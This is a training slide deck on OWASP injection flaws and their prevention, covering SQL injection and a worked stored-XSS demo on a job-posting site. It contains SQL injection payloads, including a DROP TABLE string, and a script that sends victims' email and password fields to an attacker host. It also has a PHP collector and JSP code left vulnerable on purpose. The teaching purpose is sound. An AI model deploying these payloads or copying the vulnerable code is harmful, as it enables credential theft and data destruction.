

# Preventing Injection OWASP

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# What is OWASP?


- “The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications that can be trusted.”
  - <https://www.owasp.org>

# OWASP – Free and Open

- Application security tools and standards
- Complete books on application security testing, secure code development, and security code review
- Standard security controls and libraries
- Local chapters worldwide
- Cutting edge research
- Extensive conferences worldwide
- Mailing lists

# OWASP Top 10 - Overview

- A1: Injection
- A2: Cross-Site Scripting (XSS)
- A3: Broken Authentication and Session Management
- A4: Insecure Direct Object References
- A5: Cross-Site Request Forgery (CSRF)
- A6: Security Misconfiguration
- A7: Insecure Cryptographic Storage
- A8: Failure to Restrict URL Access
- A9: Insufficient Transport Layer Protection
- A10: Unvalidated Redirects and Forwards




# Top 10: 1 - Injection

- Injection flaws, such as SQL, OS (Operating System), and LDAP (Lightweight Directory Access Protocol) injection, occur when **untrusted data** is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.

# Untrusted Data on the Web

- Anything that a user can send or that can be stored based on what a user sent:
  - URL Parameters
  - Input tags
  - Text areas
  - Form fields
  - Cookies
  - Databases

# 1 – Injection continued



[https://www.owasp.org/index.php/Top\\_10\\_2010-A1-Injection](https://www.owasp.org/index.php/Top_10_2010-A1-Injection)

# What is SQL?

userID	Name	LastName	Login	Password
1	John	Smith	jsmith	hello
2	Adam	Taylor	adamt	qwerty
3	Daniel	Thompson	dthompson	dthompson

```
SELECT LastName  
FROM users  
WHERE UserID = 1;
```

LastName (results)  
-----  
Smith



# What is SQL Injection?

- The ability to inject SQL commands into the database engine through an existing application
- Select
- Insert
- Update
- Delete
- Alter
- Drop
- Create

# SQL Injection Characters

- ' or " character String Indicators
- -- or # single-line comment
- /\*...\*/ multiple-line comment
- + addition, concatenate (or space in url)
- || (double pipe) concatenate
- % wildcard attribute indicator
- ?Param1=foo&Param2=bar URL Parameters
- PRINT useful as non transactional command
- @ *variable* local variable
- @@ *variable* global variable
- waitfor delay '0:0:10' time delay

# How Common is SQL Injection?

- It is one of the most the most common Website vulnerability today!
- It is a flaw in "web application" development, it is not a DB or web server problem
  - Most programmers are still not aware of this problem
  - A lot of the tutorials & demo "templates" are vulnerable
  - Even worse, a lot of solutions posted on the Internet are not good enough
- In OWASP tests over 60% of their clients turn out to be vulnerable to SQL Injection

# SQL Injection Prevention Cheat Sheet

- **Option #1: Use of Prepared Statements (Parameterized Queries)**
- **Option #2: Use of Stored Procedures** (not as good as parameters)
- **Option #3: Escaping all User Supplied Input** (not as good as option 1 or 2)
- **Additional Defenses:**
  - **Also Enforce: Least Privilege**
  - **Also Perform: White List Input Validation**

# Least Privilege

- Minimize the privileges assigned to every database account in your environment. Do not assign DBA or admin type access rights to your application accounts.

# White List Input Validation

- White list validation involves defining exactly what is authorized, and by definition, everything else is not authorized.
- Contrasted with Black List validation
- [https://www.owasp.org/index.php/Data\\_Validation](https://www.owasp.org/index.php/Data_Validation)

# Java Dynamic Query

```
String SQL = "SELECT USERNAME,  
PASSWORD, EMP_ID FROM [Login Credentials]  
where USERNAME = '" + uName + "' and  
PASSWORD = '" + pWord + "'";
```

When user enters ' or 1=1 -- as the value of  
uName

```
SELECT USERNAME, PASSWORD, EMP_ID  
FROM [Login Credentials] where USERNAME = "  
or 1=1 --" and PASSWORD = "
```

# Java Parameterized

```
String SQL = "SELECT USERNAME,  
PASSWORD, EMP_ID FROM [Login Credentials]  
where USERNAME = ? and PASSWORD = ?";
```

When user enters ' or 1=1 -- as the value of  
USERNAME

now treated as all in quotes and should cause no  
issue



# Java Stored Procedure

## Java

```
String SQL = "{call sp_getUserName(?,?)}";
```

Where ? Is an input parameter (UserName and Password)

## SQL

```
CREATE PROCEDURE [dbo].[sp_getUserName]
```

```
    @UserName char(50),
```

```
    @Password char(50)
```

```
AS
```

```
BEGIN
```

```
    SELECT USERNAME, PASSWORD, EMP_ID FROM [Login  
Credentials] where USERNAME = @UserName and PASSWORD =  
@Password
```

```
END
```

# Dynamic Login

- String sql = "SELECT USERNAME, PASSWORD, EMP\_ID FROM [Login Credentials] where USERNAME = '" + txtUserName.Text + "' and PASSWORD = '" + txtPassword.Text + "'";

USERNAME	PASSWORD	EMP_ID
colec	colec	1.00

```
SELECT USERNAME, PASSWORD, EMP_ID FROM [Login Credentials]  
where USERNAME = 'colec' and PASSWORD = 'colec'
```

# Dynamic continued

- ' or 1=1; --

USERNAME	PASSWORD	EMP_ID
colec	colec	1.00
mitrim	mitrim	2.00
Beavers	Beavers	3.00
Bowman	Bowman	4.00
Kim	Kim	5.00
Barret	Barret	6.00
Green	Green	7.00
O'Malley	OMalley	8.00
Van-Horn	Van-Horn	9.00
Harold	Harold	10.00

```
SELECT USERNAME, PASSWORD, EMP_ID FROM [Login Credentials]  
where USERNAME = ' or 1=1 --' and PASSWORD = 'colec'
```

# Dynamic continued

- ' or 1=1; DROP table Policy; --
- Grant, Alter, Others...

USERNAME	PASSWORD	EMP_ID
colec	colec	1.00
mitrimx	mitrimx	2.00
Beavers	Beavers	3.00
Bowman	Bowman	4.00
Kim	Kim	5.00
Barret	Barret	6.00
Green	Green	7.00
O'Malley	OMalley	8.00
Van-Horn	Van-Horn	9.00
Harold	Harold	10.00


```
SELECT USERNAME, PASSWORD, EMP_ID FROM [Login Credentials]  
where USERNAME = " or 1=1; DROP table Policy; --' and PASSWORD =  
"
```

## 2 - Cross-Site Scripting (XSS)

- XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

# A2

## Cross-Site Scripting (XSS)



[https://www.owasp.org/index.php/Top\\_10\\_2010-A2-Cross-Site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Top_10_2010-A2-Cross-Site_Scripting_(XSS))

# What is XSS Injection?

- Inserting HTML and JavaScript into the browser of an unsuspecting client via an unknowing service provider operating on the Web.
- Breaking out of a **data context** and switching into a **code context**
  - Using of special characters that are significant to the browser (i.e. HTML tags)
- A site with many examples:
  - <http://ha.ckers.org/xss.html#XSScalc>

# XSS Prevention Rules

- OWASP cheat sheet specifies 8 “rules”
  - [https://www.owasp.org/index.php/XSS\\_Prevention\\_Cheat\\_Sheet#XSS\\_Prevention\\_Rules](https://www.owasp.org/index.php/XSS_Prevention_Cheat_Sheet#XSS_Prevention_Rules)
- The two most important are:
  - HTML **Escape** Before Inserting Untrusted Data into HTML Element Content
  - Attribute **Escape** Before Inserting Untrusted Data into HTML Common Attributes
- Escaping = output encoding



# HTML Entity Encoding

## HTML Useful Character Entities

**Note:** Entity names are case sensitive!

Result	Description	Entity Name	Entity Number
	non-breaking space	&nbsp;	&#160;
<	less than	&lt;	&#60;
>	greater than	&gt;	&#62;
&	ampersand	&amp;	&#38;
¢	cent	&cent;	&#162;
£	pound	&pound;	&#163;
¥	yen	&yen;	&#165;
€	euro	&euro;	&#8364;
§	section	&sect;	&#167;
©	copyright	&copy;	&#169;
®	registered trademark	&reg;	&#174;
™	trademark	&trade;	&#8482;

[http://www.w3schools.com/html/html\\_entities.asp](http://www.w3schools.com/html/html_entities.asp)

# XSS Example

- Job posting site (like monster.com)
- Employers page(s)
- Job candidate's page(s)
- This is an example of persistent (stored) XSS
- Bad guy stores client side script into server's database
- For a similar example, see the following social networking example:
  - [http://en.wikipedia.org/wiki/Cross-site\\_scripting#Exploit\\_examples](http://en.wikipedia.org/wiki/Cross-site_scripting#Exploit_examples)

# The Bad Guy's Client Side Script

```
<form name="sourceForm" action="http:// badguy. com/testHttpRequest.php" method="post">  
<script>
```

```
function postCommand() {  
    document.sourceForm.action =  
        "http:// badguy. com/testHttpRequest.php?email=" +  
        document.getElementsByName("email")[0].value +  
        "&password=" + document.getElementsByName("password")[0].value;  
  
    document.sourceForm.submit();  
}
```

Bad guy generates HTML code  
containing a <form> element...

```
</script>  
<input type="submit" name="submit" onclick="postCommand();" value="Push Me">  
</form>
```

# The Bad Guy's Client Side Script

```
<form name="sourceForm" action="http://mikemitri.com/testHttpRequest.php" method="post">  
<script>
```

The form's action goes to the bad guy's site...

```
function postCommand() {  
    document.sourceForm.action =  
        "http://mikemitri.com/testHttpRequest.php?email=" +  
        document.getElementsByName("email")[0].value +  
        "&password=" + document.getElementsByName("password")[0].value;  
  
    document.sourceForm.submit();  
}
```

...by inducing the victim to click a button (social engineering)

```
</script>  
<input type="submit" name="submit" onclick="postCommand();" value="Push Me">  
</form>
```

# The Bad Guy's Client Side Script

```
<form name="sourceForm" action="http://mikemitri.com/testHttpRequest.php" method="post">  
<script>
```

```
function postCommand() {  
    document.sourceForm.action =  
        "http://mikemitri.com/testHttpRequest.php?email=" +  
        document.getElementsByName("email")[0].value +  
        "&password=" + document.getElementsByName("password")[0].value;  
  
    document.sourceForm.submit();  
}
```

The XSS includes JavaScript...this is a common feature of Cross-site scripting

```
</script>  
<input type="submit" name="submit" onclick="postCommand();" value="Push Me">  
</form>
```

...which is invoked if the victim clicks the button

# The Bad Guy's Client Side Script


```
<form name="sourceForm" action="http://mikemitri.com/testHttpRequest.php" method="post">  
<script>
```

```
function postCommand() {  
    document.sourceForm.action =  
        "http://mikemitri.com/testHttpRequest.php?email=" +  
        document.getElementsByName("email")[0].value +  
        "&password=" + document.getElementsByName("password")[0].value;  
  
    document.sourceForm.submit();  
}
```

The JavaScript modifies the form's action by sending the contents of the email and password tags to the bad guy's server as URL parameters ...

```
</script>  
<input type="submit" name="submit" onclick="postCommand();" value="Push Me">  
</form>
```

# The Bad Guy's Sever-Side Script (at his own web site)



```
<?php  
    echo "I got your data! email:" . $_REQUEST['email']  
        . " password:" . $_REQUEST['password'];  
?>
```

The bad guy has received the private information from the employer's (victim's) web page.

The sensitive information was NOT obtained from the database. It was received directly from a page displayed on a browser for a client who was using the job posting site.

# The Job Posting Site's Job Candidate Page

```
<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
  <title>Job Candidate Page</title>
</head>

<body>

  <FORM METHOD=POST ACTION="jobCandidate.jsp">
    First name? <INPUT TYPE=TEXT NAME=firstName value=<%= "\"" + user.getFirstName() + "\"" %> SIZE=20><BR>
    Last name? <INPUT TYPE=TEXT NAME=lastName value=<%= "\"" + user.getLastName() + "\"" %> SIZE=20><BR>
    Email? <INPUT TYPE=TEXT NAME=email value=<%= "\"" + user.getEmail() + "\"" %> SIZE=20><BR>
    About Me? <TextArea NAME=aboutMe cols="80" rows="30">
      <%= user.getAboutMe() %>
    </TextArea><BR>

    <P><INPUT TYPE=SUBMIT name="Submit" value="Submit">
    </P>
  </FORM>

  <b>Candidate information</b><BR>
  Name: <%=user.getFirstName() + " " + user.getLastName() %><BR>
  Email: <%= user.getEmail() %><BR>

</body>
</html>
```

HTML code for the job candidate page with form's input tags.



```
<jsp:useBean id="user" class="user.JobCandidateData" scope="session"/>
<jsp:setProperty name="user" property="*" />
```

```
<%
if (request.getParameter("Submit")!=null && request.getParameter("Submit").equals("Submit")){
    // put into the database

    try{

        Class.forName("sun.jdbc.odbc.JdbcOdbcDriver");
        String url = "jdbc:odbc:owaspXSS";
        Connection con = DriverManager.getConnection(url,null,null);

        PreparedStatement stmt= con.prepareStatement("select * from JobCandidates where email = ?");
        stmt.setString(1,user.getEmail());
        ResultSet rs = stmt.executeQuery();

        PreparedStatement stmt2 = null;

        if (rs.next()){
            // job candidate already exists
            stmt2= con.prepareStatement("update JobCandidates set aboutme = ? where email = ?");

            // gather data from user input and put directly into parameters for parameterized query
            // THIS IS A VULNERABILITY!!!
            stmt2.setString(1,user.getAboutMe());
            stmt2.setString(2,user.getEmail());
        }
        else{
            // new job candidate
            stmt2= con.prepareStatement("insert into JobCandidates (lastname, firstname, aboutme, email) values(?,?,?,?)");

            // gather data from user input and put directly into parameters for parameterized query
            // THIS IS A VULNERABILITY!!!
            stmt2.setString(1,user.getLastName());
            stmt2.setString(2,user.getFirstName());
            stmt2.setString(3,user.getAboutMe());

            stmt2.setString(4,user.getEmail());

            stmt2.executeUpdate();
        }
        catch (Exception e){
            out.println(e.toString());
        }
    }
}
```

## JSP code for the job candidate page

```
package user;
public class JobCandidateData {
    String firstName;
    String lastName;
    String email;
    String password;
    String aboutMe;

    public String getFirstName() { return firstName; }
    public void setFirstName( String value )
    {
        firstName = value;
    }

    public String getLastName() { return lastName; }
    public void setLastName( String value )
    {
        lastName = value;
    }

    public String getEmail() { return email; }
    public void setEmail( String value )
    {
        email = value;
    }

    public String getPassword() { return password; }
    public void setPassword( String value )
    {
        password = value;
    }

    public String getAboutMe() { return aboutMe; }
    public void setAboutMe( String value )
    {
        aboutMe = value;
    }
}
```

Despite the use of parameterized queries, there is still an XSS vulnerability because user input goes directly into the database without being HTML-encoded.

First name? Last name? Email? 

```
<form name="sourceForm" action="http://mikemitri.com/testHttpRequest.php"
method="post">
<script>

function postCommand() {
    document.sourceForm.action =
        "http://mikemitri.com/testHttpRequest.php?email=" +
        document.getElementsByName("email")[0].value +
        "&password=" + document.getElementsByName("password")
[0].value;

    document.sourceForm.submit();
}

</script>
<input type="submit" name="submit" onclick="postCommand();" value="Push Me">
</form>
```

Bad guy enters evil script here, and submits...

About Me?

PersistentXSSExample : Database (Access 2007 - 2010) - Microsoft Access

Table Tools

File Home Create External Data Database Tools Fields Table

Filter Sort & Filter

Records

Find

Text Formatting

All Access Objects

Search...

Tables

Employers

JobCandidates

JobCandidates

email	FirstName	LastName	AboutMe	Click to Add
joe@badguy.com	Joe	Badguy	<pre>&lt;form name="sourceForm" action="http://badguy.com/HttpRequest.php" method="post"&gt; &lt;script&gt;  function postCommand() { var theform; if (window.navigator.appName.toLowerCase().indexOf("netscape") &gt; -1) { theform = document.forms["sourceForm"]; } else { theform = document.sourceForm; } theform.action = "http://mikemitri.com/testHttpRequest.php?data=" + document.body.innerText; theform.submit(); }</pre>	
frances@niceperson.com	Frances	Niceperson	I am very nice.	

Record: 1 of 2

Datasheet View

...and now the evil script has been stored at the job-posting database.

```

else if (request.getParameter("Submit").equals("PickCandidate")){
    // picking a candidate
    out.println("<br><br>You picked candidate: " + request.getParameter("chosenCandidate"));

    // using parameterize query to get information
    PreparedStatement stmt= con.prepareStatement("select * from JobCandidates where email = ?");
    stmt.setString(1,request.getParameter("chosenCandidate"));
    ResultSet rs = stmt.executeQuery();

    if (rs.next()){

        // displaying candidate information
        String firstName = rs.getString("FirstName");
        String lastName = rs.getString("LastName");
        String aboutMe = rs.getString("AboutMe");
        out.println("<br>Name: " + firstName + " " + lastName);
        out.println("<br>Information: " + aboutMe);

    }
}

catch (Exception e){
    out.println(e.toString());
}

}

```

```

%>
</FORM>
</body>
</html>


```

Employer page code...here is candidate-choice logic.


When selects a candidate, the candidate's information is retrieved from the database and displayed on the page...

That's when the XSS vulnerability begins to affect the employer!


Employer logs in...



...and is presented with a list of job candidates



If employer picks a legitimate job candidate...

